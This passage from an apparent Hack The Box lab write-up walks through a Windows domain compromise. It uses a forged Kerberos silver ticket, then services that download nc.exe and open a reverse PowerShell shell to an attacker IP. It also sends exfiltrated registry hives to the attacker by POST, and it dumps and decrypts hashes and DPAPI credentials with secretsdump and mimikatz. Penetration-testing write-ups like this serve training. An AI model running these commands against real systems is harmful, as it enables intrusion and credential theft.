Unfortunatelly, as you can see above I was not able to get access to SMB this way. Instead I'll use impacket/services.py to trigger [MS-SCMR] RPC call to create and run a service as LocalSystem.

First, I'll generate a new silver ticket (the username can be random):

```
root@kali:$ ticketer.py -nthash fc64914083cfe79b3a01cd44550044fe -domain-sid S-1-5-21-426
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for htb.local/snovvcrash
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in snovvcrash.ccache

root@kali:$ export KRB5CCNAME=`pwd`/snovvcrash.ccache
```

Pay attention: here I can set an IP address for an SPN (not a hostname), it only matters to do it in a same way across all the requests. For example, if I set `-spn cifs/192.168.3.201` then I should request `192.168.3.201` (not `dev.htb.local`) in my next commands. If I have a mismatch (ticket with an IP in the SPN and I issue a request for a hostname or vice versa, I will probably get `KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)`).

So I create some tasks and get my reverse shell with nc.exe:

```
root@kali:$ proxychains4 -q services.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 cre
[*] Creating service upload_nc

root@kali:$ proxychains4 -q services.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 con
[*] Querying service config for upload_nc
TYPE              : 16 -  SERVICE_WIN32_OWN_PROCESS
START_TYPE        :  2 -  AUTO START
ERROR_CONTROL     :  0 -  IGNORE
BINARY_PATH_NAME  : curl http://10.14.14.37/nc.exe -o C:\\Windows\\Tasks\\nc.exe
LOAD_ORDER_GROUP  :
TAG               : 0
DISPLAY_NAME      : upload_nc
DEPENDENCIES      : /
SERVICE_START_NAME: LocalSystem

root@kali:$ proxychains4 -q services.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 sta
[*] Starting service upload_nc
[-] SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not r

root@kali:$ proxychains4 -q services.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 cre
[*] Creating service run_nc
```

```
root@kali:$ proxychains4 -q services.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 co
[*] Querying service config for run_nc
TYPE              : 16 -  SERVICE_WIN32_OWN_PROCESS
START_TYPE        :  2 -  AUTO START
ERROR_CONTROL     :  0 -  IGNORE
BINARY_PATH_NAME  : C:\\Windows\\Tasks\\nc.exe -e powershell.exe 10.14.14.37 4444
LOAD_ORDER_GROUP  :
TAG               : 0
DISPLAY_NAME      : run_nc
DEPENDENCIES      : /
SERVICE_START_NAME: LocalSystem

root@kali:$ proxychains4 -q services.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 sta
[*] Starting service run_nc
[-] SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not
```

```
root@kali:$ rlwrap nc -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.13.38.17.
Ncat: Connection from 10.13.38.17:49737.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> gc \users\administrator\desktop\flag.txt
HADES{Sp0ol_SeRv1ce_*********}

PS C:\Windows\system32> whoami
```

```
nt authority\system

PS C:\Windows\system32> [Environment]::Is64BitOperatingSystem
True

PS C:\Windows\system32> ipconfig /all
Windows IP Configuration

   Host Name . . . . . . . . . . . . : dev
   Primary Dns Suffix  . . . . . . . : htb.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-FC-E7
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::55c6:a0ca:e28e:cb19%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.3.201(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.2
   DHCPv6 IAID . . . . . . . . . . . : 67129430
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-7F-BD-91-00-50-56-B9-FC-E7
   DNS Servers . . . . . . . . . . . : 192.168.3.203
   NetBIOS over Tcpip. . . . . . . . : Disabled
```

```
Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 00-50-56-B9-0B-28
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.13.38.17(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.13.38.2
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

So now we know that this DEV box is `10.13.38.17`. I'll dump registry hives and use impacket/secretsdump.py to obtain hashes from SAM. The shell was dying like every 10 seconds (as Windows was killing fake service process that did not respond), so I could run only 5-7 commands before I had to respawn it again:

```
PS > reg.exe save hklm\sam C:\Windows\System32\spool\drivers\color\sam.hive
PS > reg.exe save hklm\system C:\Windows\System32\spool\drivers\color\system.hive
PS > reg.exe save hklm\security C:\Windows\System32\spool\drivers\color\security.hive

PS > certutil -encode C:\Windows\System32\spool\drivers\color\security.hive C:\Windows\Sy
PS > certutil -encode C:\Windows\System32\spool\drivers\color\sam.hive C:\Windows\System3
PS > certutil -encode C:\Windows\System32\spool\drivers\color\system.hive C:\Windows\Syst

PS > cd C:\Windows\System32\spool\drivers\color
PS > $base64str = Get-Content sam.hive.b64
PS > Invoke-RestMethod -Uri http://10.14.14.37:81/sam.hive -Method POST -Body $base64str
root@kali:$ cat sam.hive.b64|base64 -d >~/htb/endgames/hades/loot/DEV/registry/sam.hive
```

```
PS > cd C:\Windows\System32\spool\drivers\color
PS > $base64str = Get-Content system.hive.b64
PS > Invoke-RestMethod -Uri http://10.14.14.37:81/system.hive -Method POST -Body $base64s
root@kali:$ cat system.hive.b64|base64 -d >~/htb/endgames/hades/loot/DEV/registry/system.

PS > cd C:\Windows\System32\spool\drivers\color
PS > $base64str = Get-Content security.hive.b64
PS > Invoke-RestMethod -Uri http://10.14.14.37:81/security.hive -Method POST -Body $base64
root@kali:$ cat security.hive.b64|base64 -d >~/htb/endgames/hades/loot/DEV/registry/secur
```

I used a simple POST request to send base64 encoded registry hives to Kali as I was not able to set up any other transport (SMB/FTP did not work). Simple Python HTTP server supporting POST:

```
#!/usr/bin/env python3

"""
Based on: https://gist.github.com/mdonkers/63e115cc0c79b4f6b8b3a6b797e485c7
Usage: ./post-server.py <PORT>
"""

import os
import logging
from http.server import BaseHTTPRequestHandler, HTTPServer


class Handler(BaseHTTPRequestHandler):
        def _set_response(self):
                self.send_response(200)
```

```
                self.send_header('Content-type', 'text/html')
                self.end_headers()

        def do_GET(self):
                logging.info("GET request,\nPath: %s\nHeaders:\n%s\n", str(self.path), st
                self._set_response()
                self.wfile.write("GET request for {}".format(self.path).encode('utf-8'))

        def do_POST(self):
                content_length = int(self.headers['Content-Length']) # Gets the size of da
                post_data = self.rfile.read(content_length) # Gets the data itself
                #logging.info("POST request,\nPath: %s\nHeaders:\n%s\n\nBody:\n%s\n", str
                self._set_response()
                self.wfile.write("POST request for {}".format(self.path).encode('utf-8'))

                i = 0
                while True:
                        i += 1
                        filename = f'response.{i}'
                        if not os.path.isfile(filename):
                                with open(filename, 'w', encoding='utf-8') as f:
                                        f.write(post_data.decode('utf-8').replace(' ', '')
                                break


def run(server_class=HTTPServer, handler_class=Handler, port=8080):
        logging.basicConfig(level=logging.INFO)
        server_address = ('', port)
        httpd = server_class(server_address, handler_class)
        logging.info('Starting httpd...\n')
```

```
        try:
                httpd.serve_forever()
        except KeyboardInterrupt:
                pass
        httpd.server_close()
        logging.info('Stopping httpd...\n')


if __name__ == '__main__':
        from sys import argv

        if len(argv) == 2:
                run(port=int(argv[1]))
        else:
                run()
```

Another way to transfer the files is to create a share on the victim's host and then just connect to it:

```
PS > mkdir C:\smb_pentest
PS > reg.exe save hklm\sam C:\smb_pentest\sam.hive
PS > reg.exe save hklm\system C:\smb_pentest\system.hive
PS > reg.exe save hklm\security C:\smb_pentest\security.hive
PS > cmd /c net share pentest=c:\smb_pentest /GRANT:"Administrator,FULL"

root@kali:$ proxychains4 -q smbclient.py -hashes :67bb396c79f56301b7dc5d219cc85d86 'admin
# shares
IPC$
pentest
# use pentest
```

```
# ls
drw-rw-rw-          0  Sun Jun 28 00:31:35 2020 .
drw-rw-rw-          0  Sun Jun 28 00:31:35 2020 ..
-rw-rw-rw-      53248  Sun Jun 28 00:25:34 2020 sam.hive
-rw-rw-rw-      49152  Sun Jun 28 00:25:46 2020 security.hive
-rw-rw-rw-   12488704  Sun Jun 28 00:26:17 2020 system.hive
# get sam.hive
# get system.hive
# get security.hive

PS > cmd /c net share pentest /delete
PS > rm -re -fo C:\smb_pentest
```

Extracting hashes locally:

```
root@kali:$ secretsdump.py -sam sam.hive -system system.hive -security security.hive LOCAL
[*] Target system bootKey: 0xe4b2298c95677ce18cd2198b9a36c7df
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67bb396c79f56301b7dc5d219cc85d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
loginus:1000:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
root@kali:$MACHINE.ACC:plain_password_hex:8b1e2ebd9c3241175d90c016c9fc96852f21870a2292126
root@kali:$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:32edad1d27e9ccaeb101700abc817083
[*] DPAPI_SYSTEM
```

```
dpapi_machinekey:0x14af28a044205b29fa287ffe035ce80102d09125
dpapi_userkey:0x88e6521c1ff9c47e1f9a3404fd64f5753d55e5b2
[*] NL$KM
 0000   BC E0 99 9D 97 B6 E7 9D  3C B1 0F E7 4E 01 C8 DE   ........<...N...
 0010   07 E2 02 7F 6C 29 01 D0  78 33 49 F3 DA A8 F5 28   ....l)..x3I....(
 0020   DD 37 D3 B2 91 9B 7D 68  0B 09 E3 5C 52 AE 71 7C   .7....}h...\R.q|
 0030   40 A9 85 15 6B 48 37 EE  87 82 3E 6D B0 25 89 6B   @...kH7...>m.%.k
NL$KM:bce0999d97b6e79d3cb10fe74e01c8de07e2027f6c2901d0783349f3daa8f528dd37d3b2919b7d680b0
[*] Cleaning up...
```

And boom, DEV is Pwn3d!

```
→ ~/…/DEV/registry proxychains4 -q crackmapexec smb 192.168.3.201 -u 'administrator' -H '67bb396c79f56301b7dc5d219cc85d86' --local-auth
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763 x64 (name:DEV) (domain:DEV) (signing:False) (SMBv1:True)
SMB         192.168.3.201   445    DEV              [+] DEV\administrator 67bb396c79f56301b7dc5d219cc85d86 (Pwn3d!)
```

Here is what it looks like when secretsdump.py is used without the SECURITY hive, btw:

```
root@kali:$ secretsdump.py -sam sam.hive -system system.hive LOCAL
[*] Target system bootKey: 0xe4b2298c95677ce18cd2198b9a36c7df
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67bb396c79f56301b7dc5d219cc85d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
loginus:1000:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
[*] Cleaning up...
```

Sometimes you may be lucky to find the `$MACHINE.ACC` part decrypted, then you can decode it from HEX to UTF-8 like this:

```
>>> from binascii import unhexlify
>>> unhexlify(x).decode('utf-16-le', 'replace').encode('utf-8', 'replace').decode()
>>> len(unhexlify(x).decode('utf-16-le', 'replace').encode('utf-8', 'replace').decode())
120
```

Refs

- Kerberos Protocol Explained / VbScrub
- How Attackers Use Kerberos Silver Tickets to Exploit Systems – Active Directory Security
- Silver & Golden Tickets - hackndo
- Погружение в AD: разбираем продвинутые атаки на Microsoft Active Directory и способы их детекта / Блог компании Positive Technologies / Хабр
- A cheatsheet with commands that can be used to perform kerberos attacks
- kerberos - What does “over” in “overpass-the-hash” mean? - Stack Overflow

4. Resurrection

Infiltrating SAM from Shadow Copy Volume (VSS)

Next I will enumerate the box for shadow copy volumes (that can also be done with native cmd.exe as `vssadmin list shadows`):

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > run post/windows/manage/vss_list
[*] Volume Shadow Copy service is running.
[*] Software Shadow Copy service is running.
```

```
[*] Getting data for Shadow Copy {046396E4-6312-45B7-96CD-5E5F6FB017EF} (This may take a r
[+] Shadow Copy Data
================
 Field                Value
 -----                -----
 ClientAccessible     TRUE
 Count                1
 DeviceObject         \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
 Differential         TRUE
 ExposedLocally       FALSE
 ExposedName
 ExposedRemotely      FALSE
 HardwareAssisted     FALSE
 ID                   "{046396E4-6312-45B7-96CD-5E5F6FB017EF}"
 Imported             FALSE
 NoAutoRelease        TRUE
 NoWriters            TRUE
 NotSurfaced          NotSurfacedFALSE
 OriginiatingMachine  dev.htb.local
 Persistent           TRUE
 Plex                 FALSE
 ProviderID           {B5946137-7B9F-4925-AF80-51ABD60B20D5}
 ServiceMachine       dev.htb.local
 SetID                {001689E5-F1A7-40A8-8B5B-8B6371BD07CA}
 State                12
 Transportable        FALSE
 VolumeName           \\?\Volume{21385651-0000-0000-0000-602200000000}\
```

Then I'll mount the volume at `C:\VSS` point and get SAM:

```
PS > cmd /c mklink /d C:\VSS \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\

meterpreter > download C:\\VSS\\windows\\system32\\config\\SAM
meterpreter > download C:\\VSS\\windows\\system32\\config\\SYSTEM
meterpreter > download C:\\VSS\\windows\\system32\\config\\SECURITY

root@kali:$ secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL
[*] Target system bootKey: 0xe4b2298c95677ce18cd2198b9a36c7df
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:de53e322ea95ac2723a2e3e149874aac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
root@kali:$MACHINE.ACC:plain_password_hex:79004a003c003f0037003900710038004a00400075003e00
root@kali:$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:95e8a6fd440364b8c5d3c51bc4088e50
[*] DPAPI_SYSTEM
dpapi_machinekey:0x14af28a044205b29fa287ffe035ce80102d09125
dpapi_userkey:0x88e6521c1ff9c47e1f9a3404fd64f5753d55e5b2
[*] NL$KM
 0000   BC E0 99 9D 97 B6 E7 9D  3C B1 0F E7 4E 01 C8 DE   ........<...N...
 0010   07 E2 02 7F 6C 29 01 D0  78 33 49 F3 DA A8 F5 28   ....l)..x3I....(
 0020   DD 37 D3 B2 91 9B 7D 68  0B 09 E3 5C 52 AE 71 7C   .7....}h...\R.q|
 0030   40 A9 85 15 6B 48 37 EE  87 82 3E 6D B0 25 89 6B   @...kH7...>m.%.k
NL$KM:bce0999d97b6e79d3cb10fe74e01c8de07e2027f6c2901d0783349f3daa8f528dd37d3b2919b7d680b09
[*] Cleaning up...
```

Or I could do it with mimikatz right on the box:

```
mimikatz # lsadump::sam /system:C:\VSS\Windows\System32\config\SYSTEM /sam:C:\VSS\Windows\
```

Luckly, crackstation.net knows plain password for admin's old nthash `de53e322ea95ac2723a2e3e149874aac`:

Decrypting DPAPI Credentials

As now we have plain password, we can attemp to decrypt DPAPI credentials (that are also located within the backup volume). To do this I will first grab admin's masterkeys:

```
meterpreter > ls \\vss\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Protect\\S-1-5
==========================================================================================
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  468   fil   2019-09-09 13:07:12 +0300  87790867-a883-4a2d-a467-019c315e
100666/rw-rw-rw-  24    fil   2019-09-08 22:44:06 +0300  Preferred
```


```
100666/rw-rw-rw-  468   fil   2019-09-08 22:44:06 +0300  dc6059f1-5ba2-4186-871a-0ff4055a6

meterpreter > download \\vss\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Protect\\
meterpreter > download \\vss\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Protect\\
```


And grab his secrets:

```
meterpreter > ls \\vss\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Credentials
=======================================================================
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  474   fil   2019-09-09 13:08:32 +0300  1A2572C793495F694F64823A392D4718
100666/rw-rw-rw-  474   fil   2019-09-09 13:07:12 +0300  4A2EEB30EFC7958491B6578D9948EC7F

meterpreter > download \\vss\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Credentia
meterpreter > download \\vss\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Credentia
```

Then I can run mimikatz on my host to decrypt captured credentials:

```
mimikatz # cd secrets
mimikatz # dpapi::masterkey /in:87790867-a883-4a2d-a467-019c315e1104 /sid:S-1-5-21-412431
```






```
mimikatz # dpapi::cache
```

```
mimikatz # dpapi::cache

CREDENTIALS cache
=================
SID:S-1-5-21-4124311166-4116374192-336467615-500;GUID:{26b08a5f-4b2c-420d-9843-d05ea57cd32f};MD4:de53e322ea9
5ac2723a2e3e149874aac;SHA1:7cb14ea6f0ed4e5ed9ac0a6a167f088eeec2e09b;

MASTERKEYS cache
================
GUID:{87790867-a883-4a2d-a467-019c315e1104};KeyHash:dacd0e1ccaa03abd1ccb22ce058815624739a607;Key:available

DOMAINKEYS cache
================
```

```
mimikatz # dpapi::cred /in:4A2EEB30EFC7958491B6578D9948EC7F
```

```
mimikatz # dpapi::cred /in:4A2EEB30EFC7958491B6578D9948EC7F
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {87790867-a883-4a2d-a467-019c315e1104}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : fdb8e305b9dee0d4731a4e95af29273c2da220f0f7a5d41d83bfd14dff9f8cc5
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : c79494440e85f96dba9a8244ddef0a399ba44453dcfda0ae2a0e69349c0b0a0f
  dwDataLen          : 000000c0 - 192
  pbData             : b207f818a6599b2f7b4cbd9635bfa1658489e4ff501cd14d89187bea2e1ebafb01ce45bbc23100e8d3316
c8ba0f02370ac09985027298520434cc9f607c52ce92bae597b54451f7f79b24b9c3184794927cbbccf0babde469ae281481a7e96b19
c3131de62a77cb0f95604b02668aa9c54f04714c79843874f9a98131b8f22bfde94cfd011b1f3a56c1bab6e09ee0aa4e452d5b1c751d
91659c11a0544cb6923bd9d891b07c432d844810a55a2dc3aa87db3452d2ad679c76532db453937c226
  dwSignLen          : 00000040 - 64
  pbSign             : e59eba5fedeb1dab7d34f4e8392471dfed422e845bee3d5b83994d8c8fd4ce1b84b58550ca7514f28d511
5a64bf6c5c830cbb40a5e213a519f829893186edbc0
```

```
Decrypting Credential:
 * volatile cache: GUID:{87790867-a883-4a2d-a467-019c315e1104};KeyHash:dacd0e1ccaa03abd1ccb22ce058815624739a
607;Key:available
**CREDENTIAL**
